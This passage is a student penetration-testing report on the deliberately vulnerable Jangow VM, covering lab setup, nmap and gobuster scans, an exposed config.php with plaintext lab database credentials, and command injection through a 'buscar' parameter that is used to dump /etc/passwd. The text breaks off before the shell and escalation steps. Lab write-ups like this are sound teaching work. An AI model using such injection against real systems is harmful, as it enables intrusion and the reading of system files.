

LSBU

Penetration Testing Report for Assessment

**Penetration Testing and
Ethical Hacking
(CSI_7_PTE)**

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Target Machine: Jangow

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1. Jangow Penetration Testing Report

1.1 Introduction

Penetration testing is security assessment technique used to assess the security posture of computer systems, networks and applications by simulating real world cyber-attacks. Its first goal is to identify the vulnerabilities, security misconfigurations, weaknesses that could be used and exploited by malicious actors. By understanding these issues organizations can implement appropriate methods and strategies to strengthen their security.

This report shows a full penetration testing assessment that was conducted against the deliberately vulnerable virtual machine Jangow. That was performed using kali Linux with the user name nafia28. This was performed in controlled VirtualBox called kali with user nafia28 as an attacker machine. The main objective was to simulate black box penetration testing where testers have no prior knowledge of the target system including their credentials, services and nothing about internal configurations as well.

In this assessments there was a structured penetration testing methodology consisting of several phases like information gathering, scanning, enumeration and vulnerability assessment, gaining access and privilege escalation, post exploitation like pilfering, covering tracks and backdoor creation. Each of these phases have been documented in detail showing the techniques and tools that have been used to identify and exploit vulnerabilities within target machine. The goal of this assessment was to obtain root level privilege access and demonstrate proof of compromise by capturing the root/proof.txt file.

1.2 Objectives

The objectives of this penetration testing assessment is as followed:

- Simulating real world black box attack against vulnerable jangow01 machine to identify potential entry points and weaknesses.
- To demonstrate the ability to identify and exploit system's vulnerabilities using the combination of automated penetration testing tools and manual testing techniques.
- To do exploitation and privilege access techniques to obtain unauthorized access to restricted system.
- To gather evidence of successful system compromise by retrieving the proof.txt file in the root user's home directory.
- To find out the security risks associated with discovered vulnerabilities and provide appropriate mitigation strategies and defense mechanisms.
- To document the entire penetration testing process in a structured way, include commands, screenshots, tools that have been used and technical explanation of every step included.

1.3 Scope and Requirements

This report shows the penetration testing activities performed against jangow target machine within VirtualBox environment. All the findings are supported with evidence including commands outputs, screenshots and explanation explaining the steps taken to identify and exploit vulnerabilities. This report include proof of successful compromise through retrieval of the /root/proof.txt flag file.

1.3.1 Hardware and Software

- Kali Linux machine running on Oracle VMBox
- Guest machine as network topology: jangow as a target machine, metasploitable, Ubuntu 18.04 DVWA and Kali as a attacker machine.
- Network: Host only adapter (192.168.56.0/24), kali also have NAT for DNS access.

1.3.2 Kali Linux Tools used

- Nmap for port scanning and service detection.
- Gobuster for web enumeration.
- WPScan for wordPress vulnerability scanning.
- Firefox for web application analysis
- Curl for HTTP request testing and command injection.
- FTP client for file upload
- Netcat for reverse shell listener.
- Python3 for shell upgrade and reverse shell payload.
- Metasploit framework for alternative shell handler
- Searchsploit for exploiting database lookup.
- GCC for compiling kernel exploit on target.

Table 1: Network Configuration

VM	IP Addressees	Roles
Kali Linux (nafia28)	192.168.56.101	Attacker Machine
Jangow01	192.168.56.118	Target machine (Vulnerable VM)
Metasploitable	192.168.56.x	Additional for topology
Ubuntu 18.04 DVWA	192.168.56.x	Additional for topology

1.4 Network Topology




Figure 1: Topology setup

The Topology was built on Virtual Machine using four machines all on host only adapter just so all the machines can communicate with each other easily. This is what was needed for gaining root access.

1.5 Methodology Overview




Figure 2: Attack Methodology (Source: Hacking Exposed, 3rd Edition)

The penetration testing methodology that I opted during the assessment follows framework introduced by Hacking Exposed, 3rd Edition. It consists of seven sequential phases like

- Footprinting
- Scanning
- Enumeration
- Gaining Access
- Escalating Privileges
- Pilfering
- Covering tracks
- Backdoors

2. Methodologies

2.1 Information Gathering: FootPrinting

Information gathering is the first stage for penetration testing methodology. It involves collecting information about the system that we have targeted to have initial understanding of the network that have been selected, it IP Addresses and available services.

2.1.1: Creating a new user in kali Linux:

The first step involved creating a dedicated user account on Kali Linux attacker machine so that all commands and screenshots clearly display identity during penetration testing process. The change of terminal session to newly added user confirms the commands success in Figure 3.

```
sudo su
useradd -s /bin/bash -m nafia28
usermod -aG sudo nafia28
passwd nafia28
su nafia28
```

```

nafia28@kali: /home/kali
Session Actions Edit View Help
~$ sudo useradd -s /bin/bash -m nafia28
zsh: bad pattern: ^[[200~sudo

~$ sudo useradd -s /bin/bash -m nafia28
zsh: bad pattern: ^[[200~sudo

~$ sudo useradd -s /bin/bash -m nafia28
[sudo] password for kali:
~$ sudo usermod -aG sudo nafia28

~$ sudo passwd nafia28
New password:
Retype new password:
passwd: password updated successfully

~$ su nafia28
Password:
~$
(nafia28@kali)~[/home/kali]

```

Figure 2: creating new user in Kali Linux

2.1.2: Attacker's IP address information:

The IP address of the kali Linux attacker machine was shown using the ip address show command. This shows the IP of the Attacker's machine. This step ensure that all commands reference with correct IP.

ip a


ifconfig

```

~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 578sec preferred_lft 578sec
    inet6 fe80::7bea:8b21:a8cd:5291/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:64:bd:db brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
        valid_lft 26373sec preferred_lft 26373sec
    inet6 fd17:625c:f037:3:c0b4:b923:4f23:b50c/64 scope global dynamic noprefixroute
        valid_lft 86374sec preferred_lft 14374sec
    inet6 fe80::7262:72f5:a239:61dc/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
~$

```

Figure 3: attacker's IP information



```
Session Actions Edit View Help
$ su nafia28
Password:
(nafia28@kali)-[/home/kali]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::7bea:8b21:a8cd:5291 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:63:b0:05 txqueuelen 1000 (Ethernet)
    RX packets 1731 bytes 172914 (168.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 41 bytes 5472 (5.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(nafia28@kali)-[/home/kali]
$
```

Figure 4: attacker's IP information


From the output result, the primary network interface eth0 showed the following information for Kali Linux:

- IPv4 Address: 192.168.56.101
- Subnet Mask: 255.255.255.0
- Broadcast: 192.168.56.255

2.1.3: Target Machine Discovery:

A ping was performed to verify connectivity to the Jangow target machine at 192.168.56.118.

Ping -c 4 192.168.56.118



```
(nafia28@kali)-[/home/kali]
$ ping -c 4 192.168.56.118
PING 192.168.56.118 (192.168.56.118) 56(84) bytes of data.
64 bytes from 192.168.56.118: icmp_seq=1 ttl=64 time=0.573 ms
64 bytes from 192.168.56.118: icmp_seq=2 ttl=64 time=0.884 ms
64 bytes from 192.168.56.118: icmp_seq=3 ttl=64 time=1.04 ms
64 bytes from 192.168.56.118: icmp_seq=4 ttl=64 time=0.764 ms

— 192.168.56.118 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3112ms
rtt min/avg/max/mdev = 0.573/0.815/1.039/0.170 ms

(nafia28@kali)-[/home/kali]
$
```

Figure 6: Ping for DNS access




Figure 5: Net discover ARP discovery validation

A network discovery scan was performed to detect live system connected to shared network and determine potential targets for further scanning and enumeration. The results displayed the IP and MAC addresses of the detected hosts, including:

- 192.168.56.1 (Windows XP)
- 192.168.56.118 (Jangow)
- 192.168.56.101 (Attacker machine-Kali)

Based on the topology, and host identification with name, the machine with the IP address 192.168.56.118 was identified as **Jangow01** target machine. This machine was allocated as a machine for scanning, enumeration and vulnerability assessment.


2.2 Scanning and Mapping

Following confirmation of connectivity, Port scan was performed to scan all the open ports and running services on the target machine.

2.2.1Nmap Port Scan

Nmap was used to perform service version detection against the target machine, identifying what are the open ports and the software versions running on the target machine.

`nmap -sV -sC -O 192.168.56.118`



```

Session Actions Edit View Help
(nafia28@kali)-[/home/kali]
$ nmap -sV -sC -O 192.168.56.118
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 17:37 -0400
Nmap scan report for 192.168.56.118
Host is up (0.00041s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Index of /
|_ http-ls: Volume /
|_ SIZE  TIME          FILENAME
|_ -    2021-06-10 18:05  site/
|_
MAC Address: 08:00:27:94:34:3A (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (97%), Linux 4.4 (97%), Linux 3.13 (94%), Linux 4.2 (92%), Linux 3.13 - 3.16 (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

```

Figure 6: Nmap Scan showing Open Ports

Table 2: Nmap_Open Ports


Port	State	Services	version
21/TCP	Open	FTP	Vsftpd 3.0.3
80/TCP	Open	HTTP	Apache httpd 2.4.18

The scan shows that there are two ports open which FTP on port 21 and HTTP on port 80. Both of these services shows attack vectors for further exploitation.

2.2.2 Gobuster Web Directory Enumeration

Gobuster was used to enumerate hidden directories and files on web server. Two Scan was performed against the root and against the site/subdirectory. The Gobuster scan shows the discovered /site/ directory that have the main web application. But /site/, the file named busque.php was identified

Gobuster dir -u <http://192.168.56.118/site/> -w /usr/share/wordlists/dirb/common.txt



```

Session Actions Edit View Help
Password:
(nafia28@kali)-[/home/kali]
$ gobuster dir -u http://192.168.56.118/site/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.118/site/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htaccess (Status: 403) [Size: 279]
.htpasswd (Status: 403) [Size: 279]
assets (Status: 301) [Size: 322] [→ http://192.168.56.118/site/assets/]
.hta (Status: 403) [Size: 279]
css (Status: 301) [Size: 319] [→ http://192.168.56.118/site/css/]
index.html (Status: 200) [Size: 10190]
js (Status: 301) [Size: 318] [→ http://192.168.56.118/site/js/]
wordpress (Status: 301) [Size: 325] [→ http://192.168.56.118/site/wordpress/]
  
```

Figure 7: Go buster Directory enumeration Results

2.3 Enumeration (Vulnerability Assessment)

2.3.1 Credential Discovery via config.php

The config.php file discovered by Gobuster was accessed in Firefox. It shows the page source revealed plaintext database credentials store details in the files, critical vulnerability, as the file was publicly accessible with no authentication required.

<http://192.168.56.118/site/wordpress/config.php>




Figure 8: config.php source code exposing database credentials

This shows a serious security misconfiguration. Credentials shouldn't be stored in plaintext in publicly accessible files.

2.3.2 Command Injection

The web application where the input parameters (buscar=pwd) is executed on the server. By passing the pwd command through the buscar parameter, the server executes it and returns the current working directory (/var/www/html/site). This shows that user input is not secure and is directly passed to the system shell.





Figure 11: pwd execution

2.3.3 Database Credentials

The source code (view-source) was accessed and found a PHP file containing

- Database name: desafio02
- Username: desafio02
- Password:abygurl69

All of these was accessible and exposed including database credentials by inspecting the source code. This shows that there is improper security practices because credentials should not be visible in client accessible files. This is very big vulnerability can lead to serious unauthorized database access.




```

1 <?php
2 $servername = "localhost";
3 $database = "desafio02";
4 $username = "desafio02";
5 $password = "abygurl69";
6 // Create connection
7 $conn = mysqli_connect($servername, $username, $password, $database);
8 // Check connection
9 if (!$conn) {
10     die("Connection failed: " . mysqli_connect_error());
11 }
12 echo "Connected successfully";
13 mysqli_close($conn);
14 ?>
15
16
  
```

Figure 12: Database Credentials

2.3.4 Exploiting Command Injection (/etc/passwd)



```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/
nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp/
var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/
www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailng List Manager/
var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
timesync:x:100:102:systemd Time Synchronization:/:/run/systemd:/bin/false systemd-network:x:101:103:systemd
Network Management:/:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolve:/:/run/systemd/
resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy:/:/run/systemd:/bin/false syslog:x:104:108:/
home/syslog:/bin/false apt:x:105:65534:/nonexistent:/bin/false lxd:x:106:65534:/var/lib/lxd:/bin/false
messagebus:x:107:111:/var/run/dbus:/bin/false uidd:x:108:112:/run/uidd:/bin/false
